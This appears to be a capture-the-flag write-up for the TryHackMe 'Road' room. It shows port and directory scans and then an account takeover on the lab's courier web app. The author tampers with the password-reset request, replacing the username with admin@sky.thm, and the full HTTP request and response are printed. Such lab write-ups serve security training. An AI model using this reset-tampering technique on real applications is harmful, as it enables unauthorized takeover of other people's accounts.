
Road

Road


https://tryhackme.com/room/road

`rustscan -a 10.10.18.59 -- -sC -sV -A | tee scan.txt`



```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e6dc8869dea1738e845ba13e279f0724 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDXhjztNjrxAn+QfSDb6ugzjCwso/WiGgq/BGXMrbqex9u5Nu1CKWtv7xiQpO84MsC2li6UkIAhWSMO0F//9odK1aRpPbH97e1ogBENN6YBP0s2z27aMwKh5UMyrzo5R42an3r6K+1×8lfrmW8VOOr
vR4pZg9Mo+XNR/YU88P3XWq22DNPJqwtB3q4Sw6M/nxxUjd01kcbjwd1d9G+nuDNraYkA2T/OTHfp/xbhet9K6ccFHoi+A8r6aL0GV/qqW2pm4NdfgwKxM73VQzyolkG/+DFkZc+RCH73dYLEfVjMjTbZTA+19Zd2hlPJVtay+vOZr1qJ9ZUDawU7rEJg
J4hHDqlVjxX9Yv9SfFsw+Y0iwBfb9IMmevI3osNG6+2bChAtI2nUJv0g87I31fCbU5+NF8VkaGLz/sZrj5xFvyrjOpRnJW3djQKhk/Avfs2wkZ+GiyxBOZLetSDFvTAARmqaRqW9sjHl7w4w1+pkJ+dkeRsvSQlqw+AFX0MqFxzDF7M=
|   256 6bea185d8dc79e9a012cdd50c5f8c805 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNBLTibnpRB37eKji7C50×C9ujq7UyiFQSHondvOZOF7fZHPDn3L+wgNXEQ0wei6gzQfiZJmjQ5vQ88vEmCZzBI=
|   256 ef06d7e4b165156e9462ccddf08a1a24 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPv3g1IqvC7ol2xMww1gHLeYkyUIe8iKtEBXznpO25Ja
80/tcp open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: FB0AA7D49532DA9D0006BA5595806138
|_http-title: Sky Couriers
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning
```


`dirsearch -u http://10.10.18.59`



```
└─$ dirsearch -u http://10.10.18.59

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/10.10.18.59/_23-11-17_11-22-41.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-11-17_11-22-41.log

Target: http://10.10.18.59/

[11:22:42] Starting:
[11:22:50] 403 -  276B  - /.ht_wsr.txt
[11:22:50] 403 -  276B  - /.htaccess.bak1
[11:22:50] 403 -  276B  - /.htaccess.orig
[11:22:50] 403 -  276B  - /.htaccess_orig
[11:22:50] 403 -  276B  - /.htaccess_sc
[11:22:50] 403 -  276B  - /.htaccessBAK
[11:22:50] 403 -  276B  - /.htaccess.sample
[11:22:50] 403 -  276B  - /.htaccess_extra
[11:22:50] 403 -  276B  - /.htaccess.save
[11:22:50] 403 -  276B  - /.htaccessOLD2
[11:22:50] 403 -  276B  - /.html
[11:22:50] 403 -  276B  - /.htm
[11:22:50] 403 -  276B  - /.htpasswd_test
[11:22:50] 403 -  276B  - /.httr-oauth
[11:22:50] 403 -  276B  - /.htpasswds
[11:22:53] 403 -  276B  - /.htaccessOLD
[11:22:54] 403 -  276B  - /.php
[11:23:19] 200 -    1KB - /assets/
[11:23:19] 301 -  311B  - /assets  ->  http://10.10.18.59/assets/
[11:23:38] 200 -   19KB - /index.html
[11:23:49] 301 -  315B  - /phpMyAdmin  ->  http://10.10.18.59/phpMyAdmin/
[11:23:52] 200 -   19KB - /phpMyAdmin/index.php
[11:23:52] 200 -   19KB - /phpMyAdmin/
[11:23:55] 403 -  276B  - /server-status
[11:23:55] 403 -  276B  - /server-status/
[11:24:04] 301 -  307B  - /v2  ->  http://10.10.18.59/v2/
```

Domain found

skycouriers.thm



You can find us over here:

or:

info@skycouriers.thm
+91133713371337

Our Newsletter

Wether it`s a new product or a freebie, make sure you are one of the first to find about it!


Sky Couriers, 98 Shirley Street
PIMPAMA QLD 4209
AUSTRALIA

Other Services

Logistic Service Provider
eCommerce Shipping Service
Surface Cargo Service
Rail Cargo Service
Same Day Delivery

I can register on */v2/admin/login.html* page

After register log in and enumerate




skycouriers.thm/v2/index.php

Dashboard

Bookings 0
Manifest 0
Pickup 0
Delivered 0
Delay 0
COD:INR 0
Pod Pending 0

I found something interesting in password changing mechanism:

I can change email not only in burp and in application, so I can try to change password for some users




Wallet Balance: 500.00

Username: test@test.com

New Password


Confirm Password



```
-----------------------------355636174625309514702902770255
Content-Disposition: form-data; name="uname"

test@test.com
-----------------------------355636174625309514702902770255
Content-Disposition: form-data; name="npass"

1234567
-----------------------------355636174625309514702902770255
Content-Disposition: form-data; name="cpass"

1234567
-----------------------------355636174625309514702902770255
Content-Disposition: form-data; name="ci_csrf_token"

```

```
HTTP/1.1 200 OK
Date: Fri, 17 Nov 2023 17:05:58 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
refresh: 3;url=ResetUser.php
Content-Length: 37
Connection: close
Content-Type: text/html; charset=UTF-8

Password changed.
Taking you back...
```


In my profile settings I found possible target admin@sky.thm



skycouriers.thm/v2/profile.php

Right now, only admin has access to this feature. Please drop an email to admin@sky.thm in case of any changes.


To use server miscinfiguration I intercept request and change my mail to admin mail



Request to http://skycouriers.thm:80 [10.10.18.59]

```
POST /v2/lostpassword.php HTTP/1.1
Host: skycouriers.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------177809457916308278410446013 68
Content-Length: 654
Origin: http://skycouriers.thm
Connection: close
Referer: http://skycouriers.thm/v2/ResetUser.php
Cookie: PHPSESSID=mm60s69jttsl7en7c20hac46mf; Bookings=0; Manifest=0; Pickup=0; Delivered=0; Delay=0; CODINR=0; POD=0; cu=0
Upgrade-Insecure-Requests: 1

-----------------------------177809457916308278410446013 68
Content-Disposition: form-data; name="uname"

admin@sky.thm
-----------------------------177809457916308278410446013 68
Content-Disposition: form-data; name="npass"

12345678
-----------------------------177809457916308278410446013 68
Content-Disposition: form-data; name="cpass"

12345678
-----------------------------177809457916308278410446013 68
Content-Disposition: form-data; name="ci_csrf_token"


-----------------------------177809457916308278410446013 68
```

It works, I am admin



Dashboard

Bookings 21

Manifest 10

Pickup 2


Delivered 13

Delay 5

COD:INR 972

Pod Pending 19

